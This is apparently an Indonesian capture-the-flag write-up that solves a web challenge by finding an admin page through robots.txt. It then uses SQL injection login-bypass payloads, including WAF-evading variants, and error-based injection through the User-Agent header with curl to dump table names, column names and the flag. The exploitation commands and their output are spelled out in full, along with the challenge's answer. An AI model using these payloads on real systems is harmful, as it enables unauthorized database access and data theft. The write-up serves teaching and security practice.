Writeups Challenge Dump The Flag

Target : http://instarget.net

Pertama Kita reconnaissance dulu target nya ya.

Bisa pakai tool

- dirsearch atau tool file / dir enumeration tool yg lain.

Atau manual . Selalu cek file robot dlu

/robots.txt

Trnyta ditemukan robots.txt.

(Beberapa Admin masih melakukan ini. Niatnya sih admin page dibuat susah ditebak dan menghindari bot crawler tapi malah memudahkan seseorang menemukan Halaman admin nya krn di taruh di robots haha )

isi robots.txt

User-Agent: *

Disallow: /IMissYou

Langsung aja Kita kunjungi http://instarget.net/IMissYou/

Dan ternyata benar admin page web tsb .

Exploitasi :

Kita coba SQL Injection Authentication Bypass

Payload :

'OR 1=1 LIMIT 1#

' or 1=1 or '


(payload umum gak tembus) haha Ada waf di OR :V

'-0||' (bypassed)

'||1=1||' (bypassed)

Tujuan nya biar bnyak variasi payload injection Authentication Bypass

Nah sekarang kita masuk ke Halaman dashboard.php



**Welcome Hackers >_<**

[ LOGOUT ]

**Masih Menunggu KedatanganMu**

**#AG5599KAF**


```
Your IP : 120.188.77.147
User Agent : Mozilla/5.0 (Linux;
Android 6.0; Redmi Note 4
Build/MRA58K) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/65.0.3325.109 Mobile
Safari/537.36

Stored On Database
```

Sebenarnya banyak clue disana.

Noh liat kedatangan dikasih underline

Stored on database jg .

Kita coba view-source dulu lah liat source code nya siapa tau dapat pencerahan.



```
<!DOCTYPE html>
<html>
<head>
    <title>Dashboard Administrator</title>
</head>
<body>
    <center>
    <h1>Welcome Hackers >_<</h1>

    <a href="?logout">[ LOGOUT ]</a>
    <br>

    <h3>Masih Menunggu <u>Kedatangan</u>Mu</h3>
    <h3>#AG5599KAF</h3>
    <br>
    <iframe src="visitor.php" height="200" width="300" frameborder="0"></iframe>
    </center>
</body>
</html>
```

Kita melihat sebuah file yg di iframe yaitu visitor.php

Coba Kita kunjungi file tsb.

Berarti logikanya file visitor.php adalah file yg menyimpan / meng INSERT IP Dan User-Agent visitor kedalam database dong . Wah visitor.php nya bisa dikunjungi tanpa session login jg (*sengaja sih biar mudah) :v


Tentu langsung kepikiran "SQL INJECTION" HAHA

Yg memungkinkan sih spoof User Agent :D

How ? Manual ?bisa dong ahahaha . Pakai apa ? "Curl"

Kita coba test apa bisa SQL Injection apa gk lewat User Agent .

```
curl -A "'" http://instarget.net/IMissYou/visitor.php
```




```
12:09                                                    81%

$ curl -A "'" http://instarget.net/IMissYou/visitor.php
You have an error in your SQL syntax; check the manual that corresponds to your MyS
QL server version for the right syntax to use near '''', '')' at line 1$
```

Fix SQL Injection lewat User Agent

Langsung pakai Error Based ya :v

// DUMP TABLE_NAME

```
curl -A "'), ((select 1 from (select count(1),concat((select concat(table_name) from
information_schema.tables where table_schema=database() limit 1 offset 0), floor(rand(0)*2)) x
from information_schema.tables group by x) as t), '"
http://instarget.net/IMissYou/visitor.php;echo
```



```
12:15                                                    82%

$ curl -A "'" http://instarget.net/IMissYou/visitor.php
You have an error in your SQL syntax; check the manual that corresponds to your My
$ curl -A "'), ((select 1 from (select count(1),concat((select concat(table_name)
rom information_schema.tables where table_schema=database() limit 1 offset 0), flo
r(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instar
et.net/IMissYou/visitor.php;echo
Duplicate entry '630MBZU61' for key 'group_key'
$
```


Wahh tembus

table_name = 630MBZU6

Setelah itu dump column_name dari table 630MBZU6

```
curl -A "'), ((select 1 from (select count(*),concat((select concat(column_name) from
information_schema.columns where table_name='630MBZU6' limit 1 offset 0), floor(rand(0)*2))
x from information_schema.tables group by x) as t), '"
http://instarget.net/IMissYou/visitor.php;echo
```

Urut offset 0-(ketemu column count doesn't match blabla)



```
 ___  ___ ___ _____ ___  ___
/ __| __/ __|__  / _ \| _ \
\__ \ _| (__ / / (_) |   /
|___/___\___|/_/ \___/|_|_\

$ curl -A "'" http://instarget.net/IMissYou/visitor.php
You have an error in your SQL syntax; check the manual that corresponds to your MyS
$ curl -A "'), ((select 1 from (select count(1),concat((select concat(table_name) f
rom information_schema.tables where table_schema=database() limit 1 offset 0), floo
r(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instarg
et.net/IMissYou/visitor.php;echo
Duplicate entry '630MBZU61' for key 'group_key'
$ curl -A "'), ((select 1 from (select count(*),concat((select concat(column_name)
from information_schema.columns where table_name='630MBZU6' limit 1 offset 0), floo
r(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instarg
et.net/IMissYou/visitor.php;echo
Duplicate entry 'id1' for key 'group_key'
$ curl -A "'), ((select 1 from (select count(*),concat((select concat(column_name)
from information_schema.columns where table_name='630MBZU6' limit 1 offset 1), floo
r(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instarg
et.net/IMissYou/visitor.php;echo
Duplicate entry 'ip1' for key 'group_key'
$ curl -A "'), ((select 1 from (select count(*),concat((select concat(column_name)
from information_schema.columns where table_name='630MBZU6' limit 1 offset 2), floo
r(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instarg
et.net/IMissYou/visitor.php;echo
Duplicate entry 'ua1' for key 'group_key'
$ curl -A "'), ((select 1 from (select count(*),concat((select concat(column_name)
from information_schema.columns where table_name='630MBZU6' limit 1 offset 3), floo
r(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instarg
et.net/IMissYou/visitor.php;echo
Duplicate entry 'FLAG_KHMP0RU01' for key 'group_key'
$ curl -A "'), ((select 1 from (select count(*),concat((select concat(column_name)
from information_schema.columns where table_name='630MBZU6' limit 1 offset 4), floo
r(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instarg
et.net/IMissYou/visitor.php;echo
Column count doesn't match value count at row 1
$ 
```

Offset 4 kena count doesn't match.

Brarti disimpulkan ada 4 coloumn


0-3 yaitu column

id, ip , ua , FLAG_KHMP0RU0

Wah wah jangan" flag Ada di column FLAG_KHMP0RU0

Langsung aja dah dump / extract data dari table 630MBZU6 column FLAG_KHMP0RU0

curl -A "'), ((select 1 from (select count(*),concat((select FLAG_KHMP0RU0 from 630MBZU6 limit 1 offset 0), floor(rand(0)*2)) x from information_schema.tables group by x) as t), '" http://instarget.net/IMissYou/visitor.php;echo



```
$
$ curl -A "'), ((select 1 from (select count(*),concat((select FLAG_KHMP0RU0 from 6
30MBZU6 limit 1 offset 0), floor(rand(0)*2)) x from information_schema.tables group
 by x) as t), '" http://instarget.net/IMissYou/visitor.php;echo
Duplicate entry 'SHL{t4aV7mEUGcYI}1' for key 'group_key'
$
$
$ 
```

Nah kan dapat flag nya

SHL{t4aV7mEUGcYI}

Tinggal di Submit ke telegram bot @viloid_bot

/flag SHL{t4aV7mEUGcYI}

Terimakasih untuk solver yang mau coba challenge ini

Maaf kalau write-up / soal challenge yg semrawut... -/\-

--070718 Versailles/Viloid

--Sec7or Team ~ Surabaya Hacker Link